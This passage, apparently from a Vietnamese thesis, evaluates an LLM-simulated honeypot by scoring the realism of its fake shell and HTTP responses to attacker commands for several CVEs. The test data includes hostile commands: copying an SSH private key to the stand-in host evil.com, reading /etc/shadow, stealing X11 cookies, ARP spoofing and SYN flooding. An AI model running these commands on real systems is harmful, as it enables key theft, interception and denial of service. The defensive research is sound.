
Các Bước kiểm thử Honeypot:

1. Sử dụng VM-attacker để thực hiện ssh và http tới địa chỉ của honeypot
2. Sau khi kết nối thành công, Thực hiện gửi Shell command trong kịch bản
3. Sau khi gửi Shell command sẽ nhận lại Shell response, gửi một cặp Shell command và Shell response cho LLM để đánh giá
4. LLM sẽ trả về kết quả là đúng hoặc sai, dựa vào đó và đánh giá

#### ***4.1.4. Kết Quả kiểm thử***

##### ***4.1.4.1. CVE-2025-32728***

Trong một 100 lệnh thì được LLM đánh giá có 76 lệnh là phản hồi đúng (đúng đối với hệ điều hành linux hoặc đúng với CVE) và 24 lệnh là phản hồi sai (sai trong cả hệ điều hành và cả CVE)



***Hình 4.1: CVE-2025-32728***

Các nhóm lệnh cho kết quả đúng trong CVE-2025-32728

```
"step": [
  {
    "number": "1",
    "Shell_Command": "ssh -o ForwardAgent=yes admin@192.168.100.10",
    "shell_response": "admin@web-server:/home/admin$",
    "Evaluate": "yes"
  },
  {
    "number": "2",
    "Shell_Command": "env | grep SSH_AUTH_SOCK",
    "shell_response": "SSH_AUTH_SOCK=/run/user/1000/ssh-agent.sock",
    "Evaluate": "yes"
  },
  {
    "number": "3",
    "Shell_Command": "grep -i Forward /etc/ssh/sshd_config",
    "shell_response": "DisableForwarding yes",
    "Evaluate": "yes"
  },
  {
    "number": "4",
    "Shell_Command": "gnome-calculator",
    "shell_response": "bash: gnome-calculator: command not found",
    "Evaluate": "yes"
  },
  {
    "number": "5",
    "Shell_Command": "scp .ssh/id_rsa attacker@evil.com:/loot/",
    "shell_response": "Permission denied",
    "Evaluate": "yes"
  }
]
```

*Hình 4.2: CVE-2025-32728\_True*

- Hầu hết tất cả các lệnh ssh đều thành công với bất kì username và password nào
- Lệnh in ra biến môi trường, cụ thể là biến "SSH\_AUTH\_SOCK" đều được phản hồi giống thật
- Lệnh kiểm tra biến "DisableForwarding" đều trả về là "yes", vì trong CVE miêu tả rằng mặc dù đã bật "DisableForwarding" nhưng vẫn Forward được, nên trả về "yes" là đúng
- Lệnh "gnome-calculator" mặc dù trả về "command not found" nhưng điều này là hợp lý với các hệ thống không có cài đặt sẵn "Gnome"
- Lệnh "scp" yêu cầu quyền của user, user không có quyền là chuyện rất bình thường

```
{
  "number": "3",
  "Shell_Command": "grep -i AllowAgentForwarding /etc/ssh/sshd_config",
  "shell_response": "# AllowAgentForwarding no",
  "Evaluate": "yes"
},
```

*Hình 4.3: CVE-2025-32728\_True*

- Lệnh kiểm tra biến "AllowAgentForwarding" cũng tương tự như "DisableForwarding", kết quả trả về biến đã bị command, khi command thì sẽ lấy giá trị mặc định, mà giá trị của biến là "yes". Vì vậy kết quả trả về là hợp lý

```
{
  "number": "1",
  "Shell_Command": "ssh -A user1@192.168.100.10 -p 22",
  "shell_response": "user1@web-server:/home/user1$",
  "Evaluate": "yes"
},
{
  "number": "2",
  "Shell_Command": "env | grep SSH_AUTH_SOCK",
  "shell_response": "SSH_AUTH_SOCK=/tmp/ssh-KLJGFE/agent.8421",
  "Evaluate": "yes"
},
{
  "number": "3",
  "Shell_Command": "grep -i Forward /etc/ssh/sshd_config",
  "shell_response": "ForwardAgent yes, X11Forwarding yes",
  "Evaluate": "yes"
},
```

*Hình 4.4: CVE-2025-32728\_True*

- Lần này thực hiện SSH với User1, và đã kết nối thành công
- User1 nên giá trị trả về sẽ khác với admin, nhưng vẫn hợp lý và không bị nghi ngờ
- Lệnh kiểm tra biến "ForwardAgent" và "X11Forwarding" để khẳng định mặc dù biến "DisableForwarding" đã bật nhưng 2 biến sau đây được bật thì vẫn có thể forward được

```
{
  "number": "5",
  "Shell_Command": "ls /tmp/.X11-unix/",
  "shell_response": "/tmp/.X11-unix/: X0 X11 X12 X13 X14 X15 X16 X17 X18 X19",
  "Evaluate": "yes"
}
```

*Hình 4.5: CVE-2025-32728\_True*

- Lệnh "ls /tmp/.X11-unix/" dùng để liệt kê được các socket X0–X19, chứng tỏ tiến trình X11 của nạn nhân đang mở và có thể bị lợi dụng để đánh cắp cookie xác thực

```
{
  "number": "2",
  "Shell_Command": "echo $DISPLAY",
  "shell_response": "(No output, as $DISPLAY is not set)",
  "Evaluate": "yes"
},
```

*Hình 4.6: CVE-2025-32728\_True*

- Lệnh "echo \$DISPLAY" trả về "not set" mặc dù không mô phỏng được CVE nhưng vẫn hợp lý với hệ thống nên không làm kẻ tấn công nghi ngờ

```
{
  "number": "2",
  "Shell_Command": "xauth list",
  "shell_response": [
    "web-server/unix:10 MIT-MAGIC-COOKIE-1 1234567890abcdef",
    "web-server/unix:11 MIT-MAGIC-COOKIE-1 fedcba9876543210"
  ],
  "Evaluate": "yes"
},
```

*Hình 4.7: CVE-2025-32728\_True*

- Lệnh "xauth list" trả về các MIT-MAGIC-COOKIE cho phép kẻ tấn công “giả mạo” phiên X11 của nạn nhân

```
{
  "number": "4",
  "Shell_Command": "sudo -l",
  "shell_response": [
    "Matching Defaults entries for user7 on web-server:",
    "env_reset, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin",
    "User user7 may run the following commands on web-server:",
    "(root) NOPASSWD: /usr/bin/apt",
    "(root) NOPASSWD: /usr/bin/apt-get",
    "(root) NOPASSWD: /usr/bin/aptitude"
  ],
  "Evaluate": "yes"
},
```

*Hình 4.8: CVE-2025-32728\_True*

- Lệnh "sudo -l" hiển thị rằng user7 được phép chạy các lệnh apt (/usr/bin/apt, apt-get, aptitude) với quyền root mà không cần nhập mật khẩu.

```
{
  "number": "4",
  "Shell_Command": "sudo cat /etc/shadow",
  "shell_response": [
    "root:$6$...:18656:0:99999:7::",
    "admin:$6$...:18656:0:99999:7::",
    "dev1:$6$...:18656:0:99999:7::",
    "dev2:$6$...:18656:0:99999:7::",
    "guest:$6$...:18656:0:99999:7::",
    "backup_user:$6$...:18656:0:99999:7::"
  ],
  "Evaluate": "yes"
},
```

*Hình 4.9: CVE-2025-32728\_True*

- Lệnh "sudo cat /etc/shadow" thu thập được bản băm mật khẩu của tất cả các user trên hệ thống.

```
{
  "number": "5",
  "Shell_Command": "scp .ssh/id_rsa attacker@evil.com:/loot/",
  "shell_response": "id_rsa 100% 1679 1.6KB/s 00:00 ",
  "Evaluate": "yes"
}
```

*Hình 4.10: CVE-2025-32728\_True*

- Lệnh "scp" tương tự như ở trên, nhưng trong hợp này là được cấp quyền nên có thể scp thành công

Các nhóm lệnh cho ra kết quả sai, sẽ bị kẻ tấn công nhận ra ngay

```
{
  "number": "4",
  "Shell_Command": "xterm",
  "shell_response": "xterm: command not found",
  "Evaluate": "no"
},
```

*Hình 4.11: CVE-2025-32728\_False*

- Lệnh "xterm" trả về "command not found" chứng tỏ máy đích không cài xterm (hoặc X client nào đó), nên dù có X11 forwarding cũng không chạy được ứng dụng.

```
{
  "number": "4",
  "Shell_Command": "ssh -T git@github.com",
  "shell_response": "Permission denied (publickey)",
  "Evaluate": "no"
},
```

*Hình 4.12: CVE-2025-32728\_False*

- Lệnh "ssh" yêu cầu key trong khi CVE không yêu cầu

```
{
  "number": "3",
  "Shell_Command": "ssh-add -l",
  "shell_response": "The agent has no identities.",
  "Evaluate": "no"
},
```

*Hình 4.13: CVE-2025-32728\_False*

- Lệnh "ssh-add -l" trả về "The agent has no identities" chứng tỏ không có key nào được load trong ssh-agent, tức không thể dùng agent để gửi tiếp cookie hay key. Đây không phải kết quả được kì vọng



```
{
  "number": "2",
  "Shell_Command": "echo $DISPLAY",
  "shell_response": "(No output)",
  "Evaluate": "no"
},
{
  "number": "3",
  "Shell_Command": "xeyes",
  "shell_response": "xeyes: Error: Can't open display: localhost:10.0",
  "Evaluate": "no"
},
}
```

**Hình 4.14:** *CVE-2025-32728\_False*

- Lệnh "echo \$DISPLAY" trả về "(No output)". Kết quả không hợp lý ứng với lệnh trên hệ thống
- Lệnh "xeyes" trả về "Can't open display: localhost:10.0", điều này không thể mô phỏng được CVE. Xung đột với các lệnh trên, dễ bị nghi ngờ

```
{
  "number": "3",
  "Shell_Command": "xeyes",
  "shell_response": "bash: xeyes: command not found",
  "Evaluate": "no"
},
}
```

**Hình 4.15:** *CVE-2025-32728\_False*

- Lệnh "xeyes" trả về "command not found" lại càng gây nghi ngờ cho kẻ tấn công, bởi vì các lệnh trước đó chứng tỏ rằng "xeyes" có hoạt động


```
{
  "number": "1",
  "Shell_Command": "ssh -X user15@192.168.100.10 -p 22",
  "shell_response": "user15@web-server: /home/user15$ X11 forwarding request failed on channel 0",
  "Evaluate": "no"
},
}
```

**Hình 4.16:** *CVE-2025-32728\_False*

- Lệnh "ssh -X" trả về "X11 forwarding request failed on channel 0" điều này chứng tỏ không thể mô phỏng được CVE ngay từ bước kết nối đầu tiên

#### 4.1.4.2. CVE-2025-32754

Trong một 100 lệnh thì được LLM đánh giá có 55 lệnh là phản hồi đúng (đúng đối với hệ điều hành linux hoặc đúng với CVE) và 45 lệnh là phản hồi sai (sai trong cả hệ điều hành và cả CVE)



**Hình 4.17:** CVE-2025-32754

Các nhóm lệnh cho kết quả đúng trong CVE-2025-32754

```
{
  "number": "1",
  "Shell_Command": "scp attacker@host:stolen_host_key ~/.ssh/",
  "shell_response": "stolen_host_key",
  "Evaluate": "yes",
},
{
  "number": "2",
  "Shell_Command": "bettercap -iface eth0",
  "shell_response": "bettercap: command not found",
  "Evaluate": "yes"
},
```

**Hình 4.18:** CVE-2025-32754\_ True

- Lệnh "scp" đã thực hiện thành công, đánh lừa kẻ tấn công đã sao chép thành công "stolen\_host\_key"
- Lệnh "bettercap" trả về "command not found", không phải là kết quả mong muốn nhưng lại hợp lý đối với hệ thống không có cài đặt sẵn "bettercap"

```
{
  "number": "1",
  "Shell_Command": "ssh-keyscan 192.168.100.10",
  "shell_response": "# 192.168.100.10:22 SSH-2.0-OpenSSH_8.2p1 Ubuntu 4ubuntu0.2",
  "Evaluate": "yes"
},
```

**Hình 4.19:** *CVE-2025-32754\_True*

- Lệnh "ssh-keyscan" trả về dòng fingerprint với OpenSSH thể hiện đúng chức năng của lệnh và hoàn toàn hợp lý

```
{
  "number": "2",
  "Shell_Command": "arp spoof -i eth0 -t 192.168.100.10 192.168.100.1",
  "shell_response": "arp reply: 192.168.100.10 is-at 00:11:22:33:44:55",
  "Evaluate": "yes"
},
```

**Hình 4.20:** *CVE-2025-32754\_True*

- Lệnh "arp spoof" trả về "arp reply" chứng tỏ gói ARP đã được gửi, tuy nhiên địa chỉ MAC không tự nhiên, do LLM đang dùng còn giới hạn nên kết quả tạm chấp nhận

```
{
  "number": "3",
  "Shell_Command": "sslsplit -k key.pem -c cert.pem -l /tmp/log",
  "shell_response": [
    "sslsplit: invalid option -- 'k'",
    "Usage: sslsplit [-h] [-v] [-l log_file] [-s server_cert] [-k server_key] [-c ca_cert]",
    "Options:",
    "-h, --help          show this help message and exit",
    "-v, --version       show program's version number and exit",
    "-l LOG_FILE, --log=LOG_FILE",
    "specify log file",
    "-s SERVER_CERT, --server-cert=SERVER_CERT",
    "specify server certificate",
    "-k SERVER_KEY, --server-key=SERVER_KEY",
    "specify server private key",
    "-c CA_CERT, --ca-cert=CA_CERT",
    "specify CA certificate",
    "-p PROXY_SPEC, --proxy=PROXY_SPEC",
    "specify proxy specification",
    "-t TIMEOUT, --timeout=TIMEOUT",
    "specify timeout in seconds",
    "-b BUFFER_SIZE, --buffer-size=BUFFER_SIZE",
    "specify buffer size",
    "-r RATE_LIMIT, --rate-limit=RATE_LIMIT",
    "specify rate limit",
    "-n NUM_WORKERS, --num-workers=NUM_WORKERS",
    "specify number of workers",
    "-d, --daemonize     daemonize sslsplit",
    "-f, --foreground    run in foreground",
    "-a, --accept-invalid accept invalid certificates",
    "-i, --ignore-missing ignore missing certificates",
    "-o, --omit-ssl3     omit SSLv3 protocol",
    "bash: sslsplit: command not found"
  ],
  "Evaluate": "yes"
},
```

**Hình 4.21:** *CVE-2025-32754\_True*

- Lệnh "sslsplit" trả về "invalid option – 'k'" và "command not found" tuy

nhiên kết quả này hoàn toàn bình thường đối với hệ thống linux đang thông báo lỗi

```
{
  "number": "5",
  "Shell_Command": "adduser mitm_user",
  "shell_response": [
    "Adding user `mitm_user' ...",
    "Adding new group `mitm_user' (1005) ...",
    "Adding new user `mitm_user' (1005) with group `mitm_user' ...",
    "Creating home directory `/home/mitm_user' ...",
    "Copying files from `/etc/skel' ...",
    "passwd: password updated successfully"
  ],
  "Evaluate": "yes"
}
```

**Hình 4.22:** *CVE-2025-32754\_True*

- Lệnh "adduser" thông báo đã tạo user thành công, kết quả đúng như mong đợi

Các nhóm lệnh cho kết quả sai trong CVE-2025-32754

```
{
  "number": "4",
  "Shell_Command": "nc -lvp 4444",
  "shell_response": "listening on [any] 4444 ...",
  "Evaluate": "no"
},
```

**Hình 4.23:** *CVE-2025-32754\_False*

- Lệnh "nc -lvp" trả về "listening on [any] 4444 ..." được cho là đúng, nhưng honeypot không thực đúng chức năng của lệnh mà chỉ trả về kết quả ở dạng văn bản thôi nên chắc chắn sẽ bị nghi ngờ

```
{
  "number": "3",
  "Shell_Command": "tcpdump port 22 -i eth0",
  "shell_response": [
    "tcpdump: verbose output suppressed, use -v or -vv for full protocol decode",
    "listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes",
    "^C",
    "0 packets captured",
    "0 packets received by filter",
    "0 packets dropped by kernel"
  ],
  "Evaluate": "no"
},
```

**Hình 4.24:** *CVE-2025-32754\_False*

- Tương tự như lệnh "nc", lệnh "'tcpdump port 22 -i eth0" không thực hiện đúng chức năng mà chỉ trả về kết quả ở dạng văn bản

```
{
  "number": "5",
  "Shell_Command": "cat ~/.bash_history",
  "shell_response": [
    "ls -la",
    "whoami",
    "cat /etc/passwd",
    "ssh dev1@localhost",
    "sudo systemctl status apache2"
  ],
  "Evaluate": "no"
}
```

**Hình 4.25:** CVE-2025-32754\_False

- Lệnh "cat /.bash\_history" trả về danh sách lịch sử rất không tự nhiên, không dựa trên những gì kẻ tấn công nhập, rất dễ bị nghi ngờ

```
{
  "number": "3",
  "Shell_Command": "grep 'SSH' /tmp/log",
  "shell_response": "(no output)",
  "Evaluate": "no"
},
{
  "number": "4",
  "Shell_Command": "curl -k https://192.168.100.10 --insecure",
  "shell_response": "curl: (6) Could not resolve host: 192.168.100.10",
  "Evaluate": "no"
},
}
```


**Hình 4.26:** CVE-2025-32754\_False

- Lệnh "grep 'SSH' /tmp/log" lại trả về "(no output)" chắc chắn sẽ bị nghi ngờ bởi vì vừa kết nối ssh, trong log phải có thông tin kết nối

#### 4.1.4.3. CVE-2025-32755

Trong một 100 lệnh thì được LLM đánh giá có 66 lệnh là phản hồi đúng (đúng đối với hệ điều hành linux hoặc đúng với CVE) và 34 lệnh là phản hồi sai (sai trong cả hệ điều hành và cả CVE)

CVE-2025-32755.json (Tổng: 100)

*Hình 4.27: CVE-2025-32755*

Các nhóm lệnh cho kết quả đúng trong CVE-2025-32755

```
{
  "number": "1",
  "Shell_Command": "nmap -p 22 guest@192.168.91.134",
  "shell_response": [
    "Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-20 14:30 UTC",
    "Nmap scan report for 192.168.31.134",
    "Host is up (0.00043s latency).",
    "PORT      STATE SERVICE",
    "22/tcp    open  ssh",
    "Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds"
  ],
  "Evaluate": "yes"
},
```

*Hình 4.28: CVE-2025-32755\_True*

- Lệnh "nmap" trả về kết quả hoàn toàn đúng với thực tế

```
{
  "number": "3",
  "Shell_Command": "watch -n1 'netstat -anp | grep :22'",
  "shell_response": [
    "Every 1.0s: netstat -anp | grep :22",
    "tcp        0      0 0.0.0.0:22          :::*           LISTEN        1141/ss",
    "tcp6       0      0 :::22              :::*           LISTEN        1141/ss",
    "unix  2      [ ACC ]     STREAM  LISTENING   1145  /var/run/ssh-agent.socket",
    "unix  2      [ ACC ]     STREAM  LISTENING   1144  /tmp/ssh-XXXXXX/agent.11",
  ],
  "Evaluate": "yes"
},
{
  "number": "4",
  "Shell_Command": "stress --cpu 2 --io 1 --vm 1 --vm-bytes 128M --timeout 10s",
  "shell_response": "stress: info: [1] dispatching hogs: 2 cpu, 1 io, 1 vm, 0 hdd",
  "Evaluate": "yes"
},
{
  "number": "5",
  "Shell_Command": "echo 'Denial of Service test complete'",
  "shell_response": "Denial of Service test complete",
  "Evaluate": "yes"
}
```

**Hình 4.29:** *CVE-2025-32755\_ True*

- Lệnh "watch -n1 netstat -anp | grep :22" trả về kết quả chứng tỏ Netstat đang theo dõi các kết nối tới cổng SSH (22), kết quả hoàn toàn hợp lý
- Lệnh "stress" thử nghiệm khả năng chịu tải của hệ thống. Phản hồi cho thấy quá trình stress đã được triển khai thành công.
- Lệnh "echo" hoạt động tương tự hệ thống thật

```
{
  "number": "3",
  "Shell_Command": "dstat -c --top-io",
  "shell_response": [
    "**dstat output**",
    "----total-cpu-usage----",
    "usr: 5%, sys: 2%, idl: 93%, wal: 0%, hiq: 0%, siq: 0%",
    "----disk-usage----",
    "read: 0B, writ: 0B, in: 0, out: 0, blk_read: 0, blk_writ: 0",
    "----net/total----",
    "recv: 0B, send: 0B, in: 0, out: 0, pkt_recv: 0, pkt_send: 0",
    "----most-expensive----",
    "pid  cpu%|io%  command",
    "1234 2.3| 0.0|  sshd",
    "1235 1.9| 0.0|  apache2",
    "1236 1.5| 0.0|  mysqld",
    "1237 1.2| 0.0|  nginx",
    "1238 0.9| 0.0|  cron",
    "**dstat output ends**",
  ],
  "Evaluate": "yes"
},
{
  "number": "4",
  "Shell_Command": "stress --cpu 2 --io 1 --vm 1 --vm-bytes 128M --timeout 10s",
  "shell_response": "stress: info: [1] dispatching hogs: 2 cpu, 1 io, 1 vm, 0 hdd",
  "Evaluate": "yes"
},
{
  "number": "5",
  "Shell_Command": "dmesg | tail",
  "shell_response": [
    "[ 0.000000] Initializing cgroup subsys cpuset",
    "[ 0.000000] Initializing cgroup subsys cpu",
    "[ 0.000000] Initializing cgroup subsys cpuctt",
    "[ 0.000000] Linux version 5.4.0-122-generic (build@lcy01-amd64-022) (gcc version 9.4.0 (Ubuntu 9.4.0-1ubuntu1~20.04))",
    "[ 0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-5.4.0-122-generic root=UUID=12345678-1234-1234-1234-1234-1234-1234-1234-1234",
    "[ 0.000000] KERNEL supported cpus:",
    "[ 0.000000] Intel GenuineIntel",
    "[ 0.000000] AMD AuthenticAMD",
    "[ 0.000000] Centaur CentaurHauls",
    "[ 0.000000] x86/fpu: Supporting XSAVE feature 0x001: 'x87 floating point registers'",
    "[ 0.000000] x86/fpu: Supporting XSAVE feature 0x002: 'SSE registers'",
    "[ 0.000000] x86/fpu: Supporting XSAVE feature 0x004: 'AVX registers'",
  ],
  "Evaluate": "yes"
}
```

**Hình 4.30:** *CVE-2025-32755\_ True*

- Lệnh "dstat" cho kết quả tương đối hợp lý, không bị kẻ tấn công nghi ngờ
- Lệnh "dmesg | tail" hiển thị các thông báo khởi động hệ thống, kết quả trả về tương đối hợp lý

```
{
  "number": "3",
  "Shell_Command": "tail -f /var/log/auth.log",
  "shell_response": [
    "Apr 12 14:30:01 web-server sshd[1234]: Accepted password for admin from 127.0.0.1 port 4444 ssh2",
    "Apr 12 14:30:01 web-server sshd[1234]: pam_unix(sshd:session): session opened for user admin by (uid=0)",
    "Apr 12 14:30:02 web-server sshd[1235]: Connection from 192.168.1.100 port 5555 on 192.168.1.100 port 22",
    "Apr 12 14:30:03 web-server sshd[1235]: Accepted publickey for dev1 from 192.168.1.100 port 5555 ssh2",
    "Apr 12 14:30:04 web-server sshd[1235]: pam_unix(sshd:session): session opened for user dev1 by (uid=10)",
  ],
  "evaluate": "yes"
},
```

**Hình 4.31:** *CVE-2025-32755\_True*

- Lệnh "tail -f /var/log/auth.log" trả về các log cho thấy việc đăng nhập SSH thành công từ các địa chỉ IP khác nhau, hoàn toàn bình thường.

```
{
  "number": "1",
  "Shell_Command": "masscan -p22 --rate=1000 dev2@192.168.91.134",
  "shell_response": [
    "OpenBSD sshd 8.9p1, OpenSSL 3.0.2 15 Mar 2022",
    "debug1: reading configuration data /etc/ssh/sshd_config",
    "debug1: /etc/ssh/sshd_config line 52: Applying options for *",
    "debug1: Bind to port 22 on ::.",
    "Server listening on :: port 22.",
    "debug1: Bind to port 22 on 0.0.0.0.",
    "Server listening on 0.0.0.0 port 22.",
    "debug1: Server will not fork when running in debugging mode.",
    "debug1: rexec start in 5 out 5 newsock 5 pipe -1 sock 8",
    "debug1: inetd sockets after dupping: 3, 3",
    "Connection from 192.168.91.100 port 3434 on 192.168.91.100 port 3434",
    "debug1: Client protocol version 2.0; client software version OpenSSH_8.9p1",
    "debug1: match: OpenSSH_8.9p1 pat OpenSSH* compat 0x04000000",
    "debug1: Enabling compatibility mode for protocol 2.0",
    "debug1: Local version string SSH-2.0-OpenSSH_8.9p1"
  ],
  "Evaluate": "yes"
},
{
  "number": "2",
  "Shell_Command": "hping3 -S -p 22 --flood dev2@192.168.91.134",
  "shell_response": [
    "HPING dev2@192.168.91.134 (eth0 192.168.91.134): S set, 40 data bytes",
    "len=46 ip=192.168.91.134 ttl=64 DF id=0 tos=0 iplen=46",
    "seq=0 win=51200 syn ack 1024",
    "len=40 ip=192.168.91.134 ttl=64 DF id=0 tos=0 iplen=40",
    "seq=1 win=51200 ack 1025",
    "len=40 ip=192.168.91.134 ttl=64 DF id=0 tos=0 iplen=40",
    "seq=2 win=51200 ack 1026"
  ],
  "Evaluate": "yes"
},
```

**Hình 4.32:** *CVE-2025-32755\_True*

- Lệnh "masscan -p22 --rate=1000 dev@192.168.91.134" đang quét cổng SSH (22) trên IP mục tiêu, và hệ thống phản hồi với thông tin cấu hình SSH, cho thấy cổng này mở và có dịch vụ SSH chạy.



- Lệnh "hping3" thực hiện thành công và không có gì đáng ngờ trong lệnh này

Các nhóm lệnh cho kết quả sai trong CVE-2025-32755

```
{
  "number": "2",
  "Shell_Command": "for i in {1..100}; do ssh dev2@192.168.91.100 & done",
  "shell_response": [
    "[1] 1234",
    "[2] 1235",
    "[3] 1236",
    "...",
    "[100] 1333"
  ],
  "Evaluate": "no"
}
```

*Hình 4.33: CVE-2025-32755\_Fale*

- Lệnh "for" cho kết quả trong trường hợp này là không hợp lý, bởi vì thường sẽ thất bại do không có xác thực.

```
{
  "number": "2",
  "Shell_Command": "hping3 -S -p 22 --flood admin@192.168.91.134",
  "shell_response": "bash: command not found",
  "Evaluate": "no"
}
```

*Hình 4.34: CVE-2025-32755\_Fale*

- Lệnh "hping3" lúc thực thi được lúc không sẽ khiến kẻ tấn công nghi ngờ


```
{
  "number": "4",
  "Shell_Command": "python3 -c 'import socket; [socket.create_connection((dev1@192.168.91.134, 22)) for _ in",
  "shell_response": "bash: command not found",
  "Evaluate": "no"
}
```

*Hình 4.35: CVE-2025-32755\_Fale*

- Lệnh "python3" không thực thi được là kết quả không hợp lý, đa số các hệ thống đều được cài đặt python3, vậy nên kết quả "command not found" là không thực tế

#### 4.1.5. CVE-2025-32013

Đây là CVE bổ xung về HTTP, trong CVE này cũng nhóm thực hiện 100 với "curl" và LLM đánh giá có 57 kết quả là đúng, còn 43 kết quả còn lại được cho là dễ bị kẻ tấn công nghi ngờ. Trong CVE này nhóm thực hiện kiểm thử với dataset có dữ liệu là sử dụng "curl" với các giao thức khác nhau như: GET, POST, DELETE, PUT vào đường dẫn khác nhau và payload cũng khác như. Phân tích kết quả chỉ đề cập đến giao thức và đường dẫn. Dưới đây là đánh giá chi tiết:



**Hình 4.36: CVE-2025-32013**

Các nhóm lệnh cho kết quả hợp lệ:

```
{
  "number": "1",
  "Shell_Command": "curl -X PUT -H 'Content-Type: application/json' -d '{\"callback\": \"http://192.168.1.1/status/\"} \"http://192.168.91.136/api/v2/auth/callback\"'",
  "Shell_Response": [
    {
      "id": "1",
      "title": "405 Method Not Allowed",
      "html_lang": "en-US",
      "headers": {
        "meta_charset": "UTF-8",
        "title": "405 Method Not Allowed",
        "link_rel": "stylesheet",
        "body": {
          "title": "405 Method Not Allowed",
          "body": "The method is not allowed for the requested URL."
        }
      }
    }
  ],
  "Evaluate": "yes"
}
```

**Hình 4.37: PUT-/api/v2/auth/callback**



```

{
  "number": "2",
  "Shell_Command": "curl -X DELETE \"http://192.168.91.134/api/v2/auth/callback\"",
  "shell_response": [
    "<!DOCTYPE html>",
    "<html lang='en-US'>",
    "<head>",
    "  <meta charset='UTF-8'>",
    "  <title>405 Method Not Allowed</title>",
    "  <link rel='stylesheet' href='/css/style.css'>",
    "</head>",
    "<body>",
    "  <h1>405 Method Not Allowed</h1>",
    "  <p>Invalid request method.</p>",
    "</body>",
    "</html>"
  ],
  "Evaluate": "yes"
},
{
  "number": "3",
  "Shell_Command": "curl -X GET \"http://192.168.91.134/internal/auth\"",
  "shell_response": [
    "<!DOCTYPE html>",
    "<html lang='en-US'>",
    "<head>",
    "  <meta charset='UTF-8'>",
    "  <title>Internal Auth</title>",
    "  <link rel='stylesheet' href='/css/style.css'>",
    "</head>",
    "<body>",
    "  <h1>Internal Auth</h1>",
